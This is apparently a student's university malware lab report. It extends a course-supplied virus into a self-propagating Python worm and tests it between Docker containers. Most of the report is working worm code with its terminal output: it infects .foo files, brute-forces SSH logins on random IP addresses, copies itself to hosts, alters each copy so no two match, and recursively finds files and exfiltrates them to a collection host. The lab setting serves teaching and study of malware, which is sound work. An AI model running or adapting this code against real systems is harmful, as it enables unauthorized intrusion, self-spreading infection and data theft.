CSE 406: Malware Offline Report
Student ID: 1805116

Task 1: We need to turn FooVirus.py virus into a worm by incorporating networking code in it. For this, networking code similar to that of AbraWorm.py is added here. The newly developed worm is capable of self-propagation by targeting files with the ".foo" extension in its current directory. When it finds such files, it modifies their contents, effectively creating identical copies of itself. It also attempts to connect to other computers through SSH, using either random username and password (using debug=0) guesses or known credentials (using debug=1). Once it infects a new computer, it remains dormant until someone executes it, at which point it resumes creating copies and spreading further.

Code snippets of the modifications:

```
# of looping.
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 254]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('foovirus' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
while True:
```


```
# First loop over passwords
for passwd in passwds:
    # Then loop over user names
    for user in usernames:
        # And, finally, loop over randomly chosen IP addresses
        for ip_address in get_fresh_ipaddresses(NHOSTS):
            print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
            files_of_interest_at_target = []
            try:
                ssh = paramiko.SSHClient()
                ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                print("\n\nconnected\n")
```

```
        scpcon = scp.SCPClient(ssh.get_transport())
        # if len(files_of_interest_at_target) > 0:
        #     for target_file in files_of_interest_at_target:
        #         scpcon.get(target_file)
        # Now deposit a copy of AbraWorm.py at the target host:
        scpcon.put(sys.argv[0])
        scpcon.close()
    except:
        continue
```


```
try:
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    #  For exfiltration demo to work, you must provide an IP address and the login
    #  credentials in the next statement:
    ssh.connect('172.17.0.3',port=22,username='root',password='mypassword',timeout=5)
    scpcon = scp.SCPClient(ssh.get_transport())
    print("\n\nconnected to exhiltration host\n")
    # for filename in files_of_interest_at_target:
    #     scpcon.put(filename)
    scpcon.close()
except:
    print("No uploading of exfiltrated files\n")
    continue
```

Before Executing the attack:

The contents of the current directory in host machine before the attack is executed:




The file contents of remote machines before executing the attack:



After Executing the Attack:

The infected foo files of current directory in host machine:




```
                    #     for target_file in files_of_interest_at_target:
                    #         scpcon.get(target_file)
                    # Now deposit a copy of AbraWorm.py at the target host:
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    continue
                # Now upload the exfiltrated files to a specially designated host,
                # which can be a previously infected host.  The worm will only
                # use those previously infected hosts as destinations for
                # exfiltrated files if it was able to send the login credentials
                # used on those hosts to its human masters through, say, a
                # secret IRC channel. (See Lecture 29 on IRC)
                # if len(files_of_interest_at_target) > 0:
                #     print("\nWill now try to exfiltrate the files")
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    #  For exfiltration demo to work, you must provide an IP address and
 the login
                    #  credentials in the next statement:
                    ssh.connect('172.17.0.3',port=22,username='root',password='mypassword
',timeout=5)
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print("\n\nconnected to exhiltration host\n")
                    # for filename in files_of_interest_at_target:
                    #     scpcon.put(filename)
                    scpcon.close()
                except:
                    print("No uploading of exfiltrated files\n")
                    continue
    if debug: break

 #hello
```

Contents of the remote machine directory: Here a copy of the virus is deposited.


```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-M
alware-Jan23/Code$ docksh 2da9
root@2da91f2a4fd8:/# cd
root@2da91f2a4fd8:~# ls
1805116_1.py  hello.txt  hi  type.foo
root@2da91f2a4fd8:~# exit
exit
```


Executing an infected foo file:

First, a new foo file is created and an infected foo file, check1.foo is kept in the same directory(check2).



After executing check1.foo, we see that the new file b.foo is also infected.





Task 2: We have to modify the file AbraWorm.py so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.

For this purpose, file path of parent file is added at the last as a comment block.

Code Snippets of Modifications:

```
214
215                 file_path = os.path.abspath(__file__)
216                 # temp_file = open("edited_1805116_2.py", "w")
217                 with open(sys.argv[0], "r") as current_file:
218                     all_lines = current_file.readlines()
219                     with open("edited_1805116_2.py", "w") as temp_file:
220                         for line in all_lines:
221                             temp_file.write(line)
222                         comment = "\n# ===  File: {file_path} ===\n"
223                         temp_file.write(comment)
224                         temp_file.flush()
225                 # temp_file.close()
226                 os.system("sudo chmod 777 edited_1805116_2.py")
227                 scpcon.put("edited_1805116_2.py", "1805116_2.py")
228                 # temp_file.close()
229                 scpcon.close()
230                 # temp_file.close()
231
232                 # scpcon.put(sys.argv[0])
233                 # scpcon.close()
```

Before Executing the Attack:

Current Directory files before attack:

```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ ls
1805116_1.py  1805116_2.py  1805116_3.py  AbraWorm.py  FooVirus.py  check2  ips.txt
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ python3 1805116
_2.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'1805116_1.py\n', b'hello.txt\n', b'hi\n', b'hi.foo\n']

files of interest at the target: [b'1805116_1.py', b'hello.txt', b'hi.foo']

Will now try to exfiltrate the files


connected to exhiltration host
```

Docker Container of ip 172.17.0.2 files before attack:


```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ docksh 2da9
root@2da91f2a4fd8:/# cd
root@2da91f2a4fd8:~# ls
1805116_1.py  hello.txt  hi  hi.foo
root@2da91f2a4fd8:~# cat hello.txt
abracadabra
root@2da91f2a4fd8:~# cat hello.txt
abracadabra
root@2da91f2a4fd8:~# cat hi.foo
abracadabra blablabla
root@2da91f2a4fd8:~# exit
exit
```

Docker Container of ip 172.17.0.3 files before attack:


```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ docksh e1a6
root@e1a643715636:/# cd
root@e1a643715636:~# ls
check  era.txt
root@e1a643715636:~# cat era.txt
era
root@e1a643715636:~# exit
exit
```

After Executing the Attack:

After executing the attack, there will be a logical copy (not exact copy) of the file 1805116_2.py in “edited_1805116_2.py” name in the remote machines of ip 172.17.0.2 Apart from this, the files containing “abracadabra” of the targeted remote machines will be transferred to host machine, and the it will be send to a target machine of ip address 172.17.0.3




The files (in the root directory only) containing “abracadabra” are transferred in the host machine.



The altered copy of the worm is marked in the image of the infected machines.

Output of the execution:



The transferred files in the target machine:

```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ docksh e1a6
root@e1a643715636:/# cd
root@e1a643715636:~# ls
1805116_1.py  check  era.txt  hello.txt  hi.foo
root@e1a643715636:~# exit
exit
```

Altered version of the worm:

Now let's see the effect of alteration of the worm code.

```
                print("something went wrong")
                continue
            # Now upload the exfiltrated files to a specially designated host,
            # which can be a previously infected host.  The worm will only
            # use those previously infected hosts as destinations for
            # exfiltrated files if it was able to send the login credentials
            # used on those hosts to its human masters through, say, a
            # secret IRC channel. (See Lecture 29 on IRC)
            if len(files_of_interest_at_target) > 0:
                print("\nWill now try to exfiltrate the files")
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    #  For exfiltration demo to work, you must provide an IP address and the login
                    #  credentials in the next statement:
                    ssh.connect('172.17.0.3',port=22,username='root',password='mypassword',timeout=5)
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print("\n\nconnected to exhiltration host\n")
                    for filename in files_of_interest_at_target:
                        scpcon.put(filename)
                    scpcon.close()
                except:
                    print("No uploading of exfiltrated files\n")
                    continue
    if debug: break

# ===  File: /home/seed/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code/1805116_2.py ===
```

Task 3: Here we need to examine the files of the directories at every level and transfer the desired files to target machine.

For this purpose, the files are collected recursively from each directories and saved to and then the files are read from the host machine and sent to the target machine.

This modification is done on the code of Task 2. Therefore, here the modifications in task 2 are avoided in discussion.

Code snippets of modification in task 3:

```
197                 # Now let's look for files that contain the string 'abracadabra'
198                 cmd = 'grep -rls abracadabra *'
199                 stdin, stdout, stderr = ssh.exec_command(cmd)
200                 error = stderr.readlines()
201                 if error:
202                     print(error)
203                     continue
```

This code snippet recursively collects all the files in a remote machine.

```
240             # secret IRC channel. (See Lecture 29 on IRC)
241             if len(files_of_interest_at_target) > 0:
242                 print("\nWill now try to exfiltrate the files")
243                 try:
244                     ssh = paramiko.SSHClient()
245                     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
246                     #  For exfiltration demo to work, you must provide an IP address and the login
247                     #  credentials in the next statement:
248                     ssh.connect('172.17.0.3',port=22,username='root',password='mypassword',timeout=5)
249                     scpcon = scp.SCPClient(ssh.get_transport())
250                     print("\n\nconnected to exhiltration host\n")
251                     for filename in files_of_interest_at_target:
252                         dest_filename = os.path.basename(filename)
253                         scpcon.put(dest_filename)
254                     scpcon.close()
255                 except:
```

The code snippet enters in the desired directory, sends the files of the directory to the target machine, then comes back to the current directory from where the code is executing.

Before Executing the Attack:

```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ ls
1805116_1.py  1805116_3.py  FooVirus.py  hello.txt  ips.txt
1805116_2.py  AbraWorm.py   check2       hi.foo
```

Current directory before executing the attack.

```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Off
line-Malware-Jan23/Code$ docksh 2da9
root@2da91f2a4fd8:/# cd
root@2da91f2a4fd8:~# ls
1805116_1.py  hello.txt  hi.foo
1805116_2.py  hi
root@2da91f2a4fd8:~# cd hi
root@2da91f2a4fd8:~/hi# ls
bar.foo
root@2da91f2a4fd8:~/hi# cat bar.foo
abrakadabra
abracadabra
```

Files of the target remote machine of ip 172.17.0.2

```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Off
line-Malware-Jan23/Code$ docksh e1a6
root@e1a643715636:/# cd
root@e1a643715636:~# ls
check  era.txt  hi.foo
root@e1a643715636:~#
```

Files of the target remote machine of ip 172.17.0.3

Output of the execution:

```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malwareseed@CSE406-CHECK:~/Down
loads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ p
ython3 1805116_3.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'1805116_1.py\n', b'1805116_2.py\n', b'hello.txt\n', b'hi\n', b'hi.foo\n']

files of interest at the target: [b'1805116_2.py', b'hello.txt', b'hi/bar.foo', b'hi.foo']

Will now try to exfiltrate the files


connected to exhiltration host

seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$
```

After Executing the Attack:

Note that, all the files containing “abracadabra” in all the directories at each level is collected and transferred to target machine.

Host machine’s collected files:

```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ ls
1805116_1.py  1805116_3.py  FooVirus.py  check2                hello.txt  ips.txt
1805116_2.py  AbraWorm.py   bar.foo      edited_1805116_2.py   hi.foo     temp_file.py
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$
```

172.17.0.3 machine's collected files:

```
seed@CSE406-CHECK:~/Downloads/offline2/Offline-Malware-Jan23/Offline-Malware-Jan23/Code$ docksh e1a6
root@e1a643715636:/# cd
root@e1a643715636:~# ls
1805116_2.py  check    hello.txt
bar.foo       era.txt  hi.foo
root@e1a643715636:~#
```